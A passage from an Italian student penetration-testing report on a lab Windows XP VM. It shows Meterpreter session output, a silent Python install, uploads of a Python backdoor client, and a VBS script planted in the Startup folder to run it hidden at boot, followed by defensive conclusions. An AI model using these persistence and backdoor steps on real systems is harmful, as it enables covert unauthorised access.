Hardware MAC : 08:00:27:82:fc:f2  
MTU : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > route
```

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.200.1	10	2
127.0.0.0	255.0.0.0	127.0.0.1	1	1
192.168.200.0	255.255.255.0	192.168.200.200	10	2
192.168.200.200	255.255.255.255	127.0.0.1	10	1
192.168.200.255	255.255.255.255	192.168.200.200	10	2
224.0.0.0	240.0.0.0	192.168.200.200	10	2
255.255.255.255	255.255.255.255	192.168.200.200	1	2

```
meterpreter > webcam_list  
[-] No webcams were found
```

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```

Exploit Windows con Metasploit

Una **Backdoor**, letteralmente “porta sul retro”, è uno strumento che permette di connettersi da remoto ad un server, consentendo a un utente di aggirare le normali procedure di autenticazione e ottenere un accesso privilegiato. Le backdoor possono essere create per scopi legittimi, ad esempio per consentire l'accesso remoto da parte degli sviluppatori o degli amministratori di sistema, per scopi di manutenzione o monitoraggio da parte di Ethical Hacker durante un pentesting. Quando, però, vengono utilizzate in modo improprio da individui malevoli per scopi dannosi, rappresentano una minaccia per la sicurezza informatica.

Codice Server Kali, che resta in attesa di una connessione da parte del client Windows XP. Ed invia comandi.

odice Client XP, che
instaura una connessione
con il server ed esegue i
comandi trasmessi.

Exploit Windows con Metasploit

Abbiamo creato uno script in formato .vbs (visual basic scripting), che esegue il file "client.py", in un terminale nascosto.

Richiamando la shell di windows, abbiamo installato python da remoto in modalità quiet, senza bisogno di input da parte dell'utente.

Abbiamo effettuato l'upload del programma client in python e la backdoor in vbs.

Abbiamo posizionato il file vbs nella cartella di esecuzione automatica di Windows, in modo che sia eseguito all'avvio di windows.

```
1 Set WshShell = WScript.CreateObject("WScript.Shell")
2 WshShell.Run "cmd.exe /c C:\WINDOWS\system32\client.py", 0
3 Set WshShell = Nothing
```

```
meterpreter > upload /home/kali/Downloads/python-3.4.4.msi
[*] Uploading : /home/kali/Downloads/python-3.4.4.msi → python-3.4.4.msi
[*] Uploaded 8.00 MiB of 23.78 MiB (33.65%): /home/kali/Downloads/python-3.4.4.msi → python-3.4.4.msi
[*] Uploaded 16.00 MiB of 23.78 MiB (67.29%): /home/kali/Downloads/python-3.4.4.msi → python-3.4.4.msi
[*] Uploaded 23.78 MiB of 23.78 MiB (100.0%): /home/kali/Downloads/python-3.4.4.msi → python-3.4.4.msi
[*] Completed : /home/kali/Downloads/python-3.4.4.msi → python-3.4.4.msi
meterpreter > shell
Process 388 created.
Channel 4 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>MSIEXEC /qn C:\WINDOWS\system32\python-3.4.4.msi
MSIEXEC /qn C:\WINDOWS\system32\python-3.4.4.msi
```

```
meterpreter > upload /home/kali/Desktop/backdoor/client.py
[*] Uploading : /home/kali/Desktop/backdoor/client.py → client.py
[*] Uploaded 839.00 B of 839.00 B (100.0%): /home/kali/Desktop/backdoor/client.py → client.py
[*] Completed : /home/kali/Desktop/backdoor/client.py → client.py
```


```
meterpreter > upload /home/kali/Desktop/backdoor/backdoor.vbs
[*] Uploading : /home/kali/Desktop/backdoor/backdoor.vbs → backdoor.vbs
[*] Uploaded 135.00 B of 135.00 B (100.0%): /home/kali/Desktop/backdoor/backdoor.vbs → backdoor.vbs
[*] Completed : /home/kali/Desktop/backdoor/backdoor.vbs → backdoor.vbs
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	135	fil	2023-11-15 09:26:10 -0500	backdoor.vbs
100666/rw-rw-rw-	84	fil	2022-07-15 09:06:22 -0400	desktop.ini

Exploit Windows con Metasploit

Il server sulla macchina Kali resta in ascolto, ogni volta che la macchina vittima verrà accesa si stabilirà una connessione tra il client e il server, quest'ultimo che potrà eseguire dei comandi.

Lanciamo ipconfig per visualizzare le impostazioni di rete della macchina XP.



Conclusioni

In questa Build week abbiamo affrontato cinque diverse vulnerabilità:

SQL injection, XSS stored, buffer overflow, exploit su Metasploitable ed exploit su Windows XP.

Hanno rivelato sfide significative e hanno portato a una serie di importanti conclusioni.

Innanzitutto, la vulnerabilità di SQL injection rappresenta una seria minaccia alla sicurezza dei database, e le contromisure adottate sono fondamentali per mitigare questo rischio. La consapevolezza dell'importanza di **validazione dei dati di input** e l'implementazione di **procedure di sanitizzazione** sono cruciali per prevenire attacchi di questo tipo.

Per quanto riguarda le vulnerabilità XSS stored, è emerso che la protezione del lato client è essenziale. L'implementazione di meccanismi di **output encoding** e l'adozione di politiche di sicurezza del contenuto possono contribuire a ridurre la possibilità di successo di attacchi XSS.

L'analisi delle vulnerabilità di buffer overflow ha evidenziato la necessità di **rigorose procedure di programmazione** e di **controlli di input appropriati** per prevenire la compromissione dell'integrità del sistema. Le contromisure devono essere integrate nella fase di sviluppo del software per garantire una protezione efficace.

L'esecuzione di exploit su Metasploitable e Windows XP ha messo in luce la vulnerabilità di sistemi operativi legacy. È fondamentale riconoscere il valore di **aggiornamenti regolari** e di **transizioni a sistemi più sicuri** per mitigare le minacce emergenti.

In conclusione, le sfide affrontate durante questo progetto sottolineano l'importanza di una proattiva cultura di sicurezza informatica. Raccomandiamo una **continua formazione del personale**, una stretta **collaborazione tra reparti IT e sviluppo**, e l'implementazione costante di **best practice** di sicurezza per proteggere efficacemente i sistemi da minacce sempre più sofisticate.